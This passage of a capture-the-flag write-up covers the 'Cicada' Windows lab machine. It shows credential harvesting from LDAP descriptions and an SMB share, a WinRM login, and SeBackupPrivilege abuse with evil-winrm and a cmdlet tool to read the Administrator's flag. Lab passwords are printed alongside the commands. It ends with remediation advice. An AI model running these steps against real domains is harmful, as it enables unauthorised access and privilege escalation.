
When I combed through the LDAP output there was a password in a description field:



```
# David Orelious, Users, cicada.htb
dn: CN=David Orelious,CN=Users,DC=cicada,DC=htb
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: David Orelious
sn: Orelious
description: Just in case I forget my password is aRt$Lp#7t*VQ!3
givenName: David
initials: D
distinguishedName: CN=David Orelious,CN=Users,DC=cicada,DC=htb
instanceType: 4
whenCreated: 20240314121729.0Z
whenChanged: 20250617062645.0Z
uSNCreated: 20569
uSNChanged: 196731
name: David Orelious
objectGUID:: vLT9wKgMqkOmSQuC/2CSVw==
userAccountControl: 66048
badPwdCount: 13
codePage: 0
countryCode: 0
badPasswordTime: 133948369662409581
lastLogoff: 0
lastLogon: 133947040776159081
pwdLastSet: 133548922495138483
primaryGroupID: 513
objectSid:: AQUAAAAAAAUVAAAAjC22Nimt01QHG0u8VAQAAA==
accountExpires: 9223372036854775807
logonCount: 0
sAMAccountName: david.orelious
sAMAccountType: 805306368
userPrincipalName: david.orelious@cicada.htb
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=cicada,DC=htb
dSCorePropagationData: 20240828172557.0Z
dSCorePropagationData: 20240822173938.0Z
dSCorePropagationData: 20240314181531.0Z
dSCorePropagationData: 20240314172956.0Z
dSCorePropagationData: 16010714224104.0Z
lastLogonTimestamp: 133946152058503011
msDS-SupportedEncryptionTypes: 0
```

So time to re-enumerate as the new user. I figure there is something in that DEV share so I check if this new guy has access.


```
crackmapexec smb cicada.htb -u david.orelious -p 'aRt$Lp#7t*VQ!3' --shares
```




```
→ cicada crackmapexec smb cicada.htb -u david.orelious -p 'aRt$Lp#7t*VQ!3' --shares
SMB         cicada.htb      445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         cicada.htb      445    CICADA-DC        [+] cicada.htb\david.orelious:aRt$Lp#7t*VQ!3
SMB         cicada.htb      445    CICADA-DC        [+] Enumerated shares
SMB         cicada.htb      445    CICADA-DC        Share           Permissions     Remark
SMB         cicada.htb      445    CICADA-DC        -----           -----------     ------
SMB         cicada.htb      445    CICADA-DC        ADMIN$                          Remote Admin
SMB         cicada.htb      445    CICADA-DC        C$                              Default share
SMB         cicada.htb      445    CICADA-DC        DEV             READ
SMB         cicada.htb      445    CICADA-DC        HR              READ
SMB         cicada.htb      445    CICADA-DC        IPC$            READ            Remote IPC
SMB         cicada.htb      445    CICADA-DC        NETLOGON        READ            Logon server share
SMB         cicada.htb      445    CICADA-DC        SYSVOL          READ            Logon server share
→ cicada 
```

Indeed he does. I hop in to see:

```
smbclient //cicada.htb/dev -U david.orelious
```




```
SMB         cicada.htb      445    CICADA-DC        SYSVOL          READ            Logon server share
→ cicada smbclient //cicada.htb/dev -U david.orelious
Password for [WORKGROUP\david.orelious]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Mar 14 08:31:39 2024
  ..                                  D        0  Thu Mar 14 08:21:29 2024
  Backup_script.ps1                   A      601  Wed Aug 28 13:28:22 2024

                4168447 blocks of size 4096. 314466 blocks available
smb: \> get Backup_script.ps1
getting file \Backup_script.ps1 of size 601 as Backup_script.ps1 (2.5 KiloBytes/sec) (average 2.5 KiloBytes/sec)
smb: \> 
```



```
smb: \> exit
→ cicada cat Backup_script.ps1

$sourceDirectory = "C:\smb"
$destinationDirectory = "D:\Backup"

$username = "emily.oscars"
$password = ConvertTo-SecureString "Q!3@Lp#M6b*7t*Vt" -AsPlainText -Force
$credentials = New-Object System.Management.Automation.PSCredential($username, $password)
$dateStamp = Get-Date -Format "yyyyMMdd_HHmmss"
$backupFileName = "smb_backup_$dateStamp.zip"
$backupFilePath = Join-Path -Path $destinationDirectory -ChildPath $backupFileName
Compress-Archive -Path $sourceDirectory -DestinationPath $backupFilePath
Write-Host "Backup completed successfully. Backup file saved to: $backupFilePath"
→ cicada 
```


And they just give you creds to another user. Just like that.

I had learned from my bloodhound enumeration that Emily is a remote management and backup operator user.



So I can use evil-winrm

```
evil-winrm -i cicada.htb -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt'
```




```
Compress-Archive -Path $sourceDirectory -DestinationPath $backupFilePath
Write-Host "Backup completed successfully. Backup file saved to: $backupFilePath"
➜  cicada evil-winrm -i cicada.htb -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> dir
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> ls
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> cd ..
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA> ls


    Directory: C:\Users\emily.oscars.CICADA


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         6/18/2025  12:46 AM                Desktop
d-r---         8/22/2024   2:22 PM                Documents
d-r---          5/8/2021   1:20 AM                Downloads
d-r---          5/8/2021   1:20 AM                Favorites
d-r---          5/8/2021   1:20 AM                Links
d-r---          5/8/2021   1:20 AM                Music
d-r---          5/8/2021   1:20 AM                Pictures
d-----          5/8/2021   1:20 AM                Saved Games
d-r---          5/8/2021   1:20 AM                Videos


*Evil-WinRM* PS C:\Users\emily.oscars.CICADA> cd Desktop
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> ls


    Directory: C:\Users\emily.oscars.CICADA\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/18/2025  12:46 AM          49152 sam
-a----         6/18/2025  12:46 AM       18518016 system
-ar---         6/16/2025  10:44 PM             34 user.txt


*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> type user.txt
0c4854fcf8ee7a95fa819414816ae962
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> 
```

That will get you the user.txt.

Next of course was to enumerate and escalate.

Emily is a member of Backup Operators. I check on her local token to see how the SeBackupPrivilege is doing:



```
*Evil-WinRM* PS C:\Users> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users> whoami /groups
```

It is enabled.

This can be exploited in several ways. Members of the Backup Operators user group have the ability to see all files and folders on AD joined systems. The Backup Operators group grants members the ability to backup and restore data for disaster recovery scenarios - even if they do not have explicit access to read/write that data.

Of course, this can be abused. https://www.hackingarticles.in/windows-privilege-escalation-sebackupprivilege/

I found through 0xdf and Ippsecs walkthroughs that conventional wisdom is to grab the SAM and SYSTEM hives (or ntds.dit in place of SAM if this is a DC) and crack them offline. From one view, that is what I should have done. Instead I approached this as all I needed to do was read the root.txt file for the final flag. There is nothing wrong with my approach as every engagement can have different objectives.


So to abuse SeBackupPrivileges there is this 12 year old repo:

https://github.com/giuliano108/SeBackupPrivilege?tab=readme-ov-file

I am not sure if this guy is actually a programmer. To use this tool you need to upload 2 of the DLLs to the target - SeBackupPrivilegeCmdLets.dll and SeBackupPrivilegeUtils.dll. Import them as modules then execute the 3 exported commands the modules provide.

At some point in the past (this repo is 12 years old and has not been touched since) he committed builds to the repo and wants you to download those.

I would not bother with that approach as the build versions do not match and execution presents a conflict:




```
    + FullyQualifiedErrorId : CommandNotFoundException
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> Get-Module

ModuleType Version    Name                                ExportedCommands
---------- -------    ----                                ----------------
Manifest   3.1.0.0    Microsoft.PowerShell.Management     {Add-Computer, Add-Content, Checkpoint-Computer, Clear-Content...}
Manifest   3.1.0.0    Microsoft.PowerShell.Utility        {Add-Member, Add-Type, Clear-Variable, Compare-Object...}
Binary     1.0.930... SeBackupPrivilegeCmdLets            {Get-SeBackupPrivilege, Set-SeBackupPrivilege, Copy-FileSeBackupPrivilege}
Binary     1.0.495... SeBackupPrivilegeUtils


*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> Get-SeBackupPrivilege
Could not load file or assembly 'SeBackupPrivilegeUtils, Version=1.0.9302.11366, Culture=neutral, PublicKeyToken=null' or one of its dependencies. The system cannot find the file specified.
At line:1 char:1
+ Get-SeBackupPrivilege
+ ~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [Get-SeBackupPrivilege], FileNotFoundException
    + FullyQualifiedErrorId : System.IO.FileNotFoundException,bz.OneOEight.SeBackupPrivilege.Get_SeBackupPrivilege
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop>
```

For some reason the DLLs build to multiple locations in the repo. He also points you to the Debug builds over the Release builds. The links in the README direct you to the dlls in SeBackupPrivilegeCmdLets/bin/Debug.

Here is how to fix this: Clone the repo locally. Import the .sln file into Visual Studio. Run a Build > Clean on the release and debug versions. Then select Build > Debug. This will create new versions of those Debug DLLs. As a note the Debug build will be bulkier and noisier than the release build. Debug builds contain special mappings and symbols so you can hook a debugger in. But I didn't want to spend all day improving this guy's process I just needed that flag.

Note: It is always good practice to build tools yourself before uploading them to a client. Part of this is to verify the authenticity of the code. Take some time to review the code. If this contains a binary level exploit you are probably not going to catch it with a quick glance like this. Verify that the program is not calling other programs outside of the purposes of the tool. Also check to make sure it is not a dropper/beacon - calling out to random web addresses to pull in more malicious executables or code. That can be done relatively quickly and can save a lot of embarrassment.


So I uploaded the versions I build myself. Get-Modules reveals that we have version match:



```
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Downloads> Import-Module .\SeBackupPrivilegeCmdLets.dll
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Downloads> Get-Module

ModuleType Version    Name                                ExportedCommands
---------- -------    ----                                ----------------
Manifest   3.1.0.0    Microsoft.PowerShell.Management     {Add-Computer, Add-Content, Checkpoint-Computer, Clear-Content...}
Manifest   3.1.0.0    Microsoft.PowerShell.Utility        {Add-Member, Add-Type, Clear-Variable, Compare-Object...}
Binary     1.0.930... SeBackupPrivilegeCmdLets            {Get-SeBackupPrivilege, Set-SeBackupPrivilege, Copy-FileSeBackupPrivilege}
Binary     1.0.930... SeBackupPrivilegeUtils


*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Downloads>
```

This tool exports 3 cmdlets. Get-SeBackupPrivilege tells you if SeBackupPrivilege is set on the current user token and if it is enabled. Set-SeBackupPrivilege will enable the privilege if it is not. Copy-FileSeBackupPrivilege will abuse the privilege to copy a file to a location with an ACE that you can read and write with.

```
Copy-FileSeBackupPrivilege C:\Users\Administrator\Desktop\root.txt .\root.txt
```



```
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Downloads> Get-SeBackupPrivilege
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Downloads> Copy-FileSeBackupPrivilege C:\Users\Administrator\Desktop\root.txt .\root.txt
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Downloads> dir


    Directory: C:\Users\emily.oscars.CICADA\Downloads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/20/2025   2:10 PM             34 root.txt
-a----         6/20/2025   2:08 PM          12288 SeBackupPrivilegeCmdLets.dll
-a----         6/20/2025   2:07 PM          16384 SeBackupPrivilegeUtils.dll


*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Downloads> type root.txt
6c1c8395295b054eb3fd688e935e4db1
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Downloads> 
```

So copying that file yields the root flag and the box is owned.

Remediation

Users are going to do things like leave passwords in their files. Also, it is obvious that the Emily Oscars user privileges should be reviewed. I am not saying that she should have her privileges revoked because that is what I abused in my attack, I am advocating that it should be audited to verify that she indeed needs those privileges.

Any level of audit of the Active Directory would have revealed the password left in the description field of the David Orleans user. Bloodhound, PingCastle, or Grouper would assist in identifying weaknesses in IAM and configurations. If it does not get blocked on running, Netexec's --users flag will show users and description fields.

Lessons from Walkthroughs

Both 0xdf and Ippsec used the SeBackupPrivilege to grab the SAM and SYSTEM hives to exploit for the Administrator hash. They then used a remote management tool to pass the hash as Administrator and grab the flag. Ippsec took the time to demonstrate also grabbing the ntds.dit file and cracking that with impacket.

Conclusion

Once I learned about RID cycling, this was a very easy box. Essentially it was just a game of follow the white rabbit.